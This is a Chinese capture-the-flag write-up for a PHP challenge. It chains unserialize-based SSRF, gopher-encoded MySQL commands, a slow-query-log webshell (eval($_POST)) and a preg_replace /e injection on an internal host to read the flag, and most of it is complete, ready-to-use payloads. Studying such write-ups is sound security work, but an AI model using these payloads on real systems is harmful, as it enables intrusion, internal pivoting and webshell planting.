NCTF-ezphp writeup

原创

b1ackc4t 已于 2022-03-14 18:17:20 修改 4155 收藏

分类专栏： writerup 文章标签： php mysql web安全 CTF
于 2022-03-14 18:10:56 首次发布

考点

1. php反序列化
2. SSRF攻击mysql、攻击内网应用
3. php复杂变量利用

解题步骤

下载源码
审计源码可知，class.php 含有大量的魔术方法可以利用

```
public function __toString(){
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $this->url);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    $res = curl_exec($ch);
    echo $res;
    curl_close($ch);
}
```


这里存在 SSRF，所以 pop 链就要以它为目的构造
接着找到包含 class.php 的反序列化点就可以利用
正好 game.php 包含了 class.php
并且有反序列化点

```
<input type="radio" name="hard" value=
<?php
unserialize($_GET['a']);
//choose diffculty
if($_POST['hard'] == "low"){
  $rows = 10;
```

构造 pop 链如下

```php
<?php
class User{
public $username;
public $password;
public $time;
public $best_time;
public $error = "Usage error!";
public function __invoke(){
echo $this->error;
}
}
class net_test{
public $url;
public function __toString(){
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $this->url);
curl_setopt($ch, CURLOPT_HEADER, 0);
$res = curl_exec($ch);
echo $res;
curl_close($ch);
}
public function __wakeup(){
$black_list = "/file|3306|base|fil|proc|env/i";
if(preg_match($black_list, $this->url)) {
$this->url = "127.0.0.1";
}
}
}
class Game{
public $a;
public function __destruct() {
$a = $this->a;
$a();
}
}
$game = new Game();
$user = new User();
$net = new net_test();
$net->url = 'file:///etc/passwd';
$user->error = $net;
$game->a = $user;
echo urlencode(serialize($game));
?>
```

得到反序列化



> 当成员属性数目大于实际数目时可绕过wakeup方法(CVE-2016-7124)

得到 payload

```
?a=O%3A4%3A%22Game%22%3A2%3A%7Bs%3A1%3A%22a%22%3BO%3A4%3A%22User%22%3
A5%3A%7Bs%3A8%3A%22username%22%3BN%3Bs%3A8%3A%22password%22%3BN%3Bs%3A
4%3A%22time%22%3BN%3Bs%3A9%3A%22best_time%22%3BN%3Bs%3A5%3A%22error%22%3
BO%3A8%3A%22net_test%22%3A1%3A%7Bs%3A3%3A%22url%22%3Bs%3A18%3A%22file%3A%
2F%2F%2Fetc%2Fpasswd%22%3B%7D%7D%7D
```

成功读取/etc/passwd
然后我盲猜了一些 flag 文件名尝试读取，发现无果，觉得 flag 可能文件名很复杂或者 flag
藏在数据库中
从源码中可以发现使用了 mysql，盲猜 root 用户没有密码
利用 gopher 协议执行任意 mysql 命令

> 利用工具 https://github.com/tarunkant/Gopherus

执行 select user();
构造 gopher 请求

```
gopher://127.0.0.1:3306/_%a3%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%0
0%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%72%6f%6f%7
4%00%00%6d%79%73%71%6c%5f%6e%61%74%69%76%65%5f%70%61%73%73%77%6f%72%6
4%00%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e%74%5f%6e%61
%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f%70%69%64%05%32%37%32%35%35%0f
%5f%63%6c%69%65%6e%74%5f%76%65%72%73%69%6f%6e%06%35%2e%37%2e%32%32%09
%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%36%34%0c%70%72%6f%67%72%61%
6d%5f%6e%61%6d%65%05%6d%79%73%71%6c%0f%00%00%00%03%73%65%6c%65%63%74%
20%75%73%65%72%28%29%3b%01%00%00%00%01
```

生成 payload

```
?a=O%3A4%3A%22Game%22%3A1%3A%7Bs%3A1%3A%22a%22%3BO%3A4%3A%22User%22%3
A5%3A%7Bs%3A8%3A%22username%22%3BN%3Bs%3A8%3A%22password%22%3BN%3Bs%3A
4%3A%22time%22%3BN%3Bs%3A9%3A%22best_time%22%3BN%3Bs%3A5%3A%22error%22%3
BO%3A8%3A%22net_test%22%3A1%3A%7Bs%3A3%3A%22url%22%3Bs%3A598%3A%22gopher
%3A%2F%2F127.0.0.1%3A3306%2F_%25a3%2500%2500%2501%2585%25a6%25ff%2501%2500
%2500%2500%2501%2521%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%
2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2572%25
6f%256f%2574%2500%2500%256d%2579%2573%2571%256c%255f%256e%2561%2574%2569%
2576%2565%255f%2570%2561%2573%2573%2577%256f%2572%2564%2500%2566%2503%255
f%256f%2573%2505%254c%2569%256e%2575%2578%250c%255f%2563%256c%2569%2565%2
56e%2574%255f%256e%2561%256d%2565%2508%256c%2569%2562%256d%2579%2573%257
1%256c%2504%255f%2570%2569%2564%2505%2532%2537%2532%2535%2535%250f%255f%2
563%256c%2569%2565%256e%2574%255f%2576%2565%2572%2573%2569%256f%256e%2506
%2535%252e%2537%252e%2532%2532%2509%255f%2570%256c%2561%2574%2566%256f%2
572%256d%2506%2578%2538%2536%255f%2536%2534%250c%2570%2572%256f%2567%2572
%2561%256d%255f%256e%2561%256d%2565%2505%256d%2579%2573%2571%256c%250f%2
500%2500%2500%2503%2573%2565%256c%2565%2563%2574%2520%2575%2573%2565%257
2%2528%2529%253b%2501%2500%2500%2500%2501%22%3B%7D%7D%7D
```

可以发现成功执行，有回显
那么我们就可以用此方法任意执行 mysql 命令
得到所有数据库如下


在查询了 minesweep 里的所有内容后，没有 flag，于是我判断 flag 可能是文件名复杂，需要 getshell 获取
尝试用 mysql 写入文件

发现配置了–secure-file-priv 限制写入路径
查询可得


可写入的路径在/var/lib/mysql-files/，访问不到此处
考虑到我可以执行任意 mysql 命令，可以更改所有可写的配置，便可以通过日志文件 getshell
Mysql 会把执行时间大于默认时间的语句记入慢查询日志
可以开启慢查询日志，并修改存储路径到我可访问的目录，再执行带木马并且长时间的 sql
语句即可
Payload 如下

```
Set global slow_query_log=1;
set global slow_query_log_file='/var/www/html/xxx.php';
select '<?php eval($_POST[ant])?>' or sleep(13);
```

成功写入一句话木马



经过翻找并无 flag
迷茫之余发现给的提示，flag 在内网里，看一下**/proc/net/arp**文件，可以推断出内网ip为10.10.x.x
扫描内网有无主机开启了 web 服务
发现 10.10.10.32 开启了 80 端口



明显的\e 修饰符命令执行漏洞，利用双引号内可以解析变量来突破
配合$_POST 绕过过滤

```
x=1{${eval($_POST[2])}}1&2=system('ls');
```

通过 gopher 协议发送 post 数据包即可 RCE
最终 payload 为

```
?a=O%3A4%3A%22Game%22%3A1%3A%7Bs%3A1%3A%22a%22%3BO%3A4%3A%22User%22%3
A5%3A%7Bs%3A8%3A%22username%22%3BN%3Bs%3A8%3A%22password%22%3BN%3Bs%3A
4%3A%22time%22%3BN%3Bs%3A9%3A%22best_time%22%3BN%3Bs%3A5%3A%22error%22%3
BO%3A8%3A%22net_test%22%3A1%3A%7Bs%3A3%3A%22url%22%3Bs%3A237%3A%22gopher
%3A%2F%2F10.10.10.32%3A80%2F_POST%2520%2Findex.php%2520HTTP%2F1.1%250d%250AH
ost%3A10.10.10.32%250d%250AContent-Type%3Aapplication%2Fx-www-form-urlencoded%250
d%250AContent-Length%3A47%250d%250A%250d%250Ax%3D1%257B%2524%257Beval%28%2
524_POST%255B2%255D%29%257D%257D1%262%3Dsystem%28%27cat%2520%252Fflag%27%
29%253B%250d%250A%22%3B%7D%7D%7D
```

得到 flag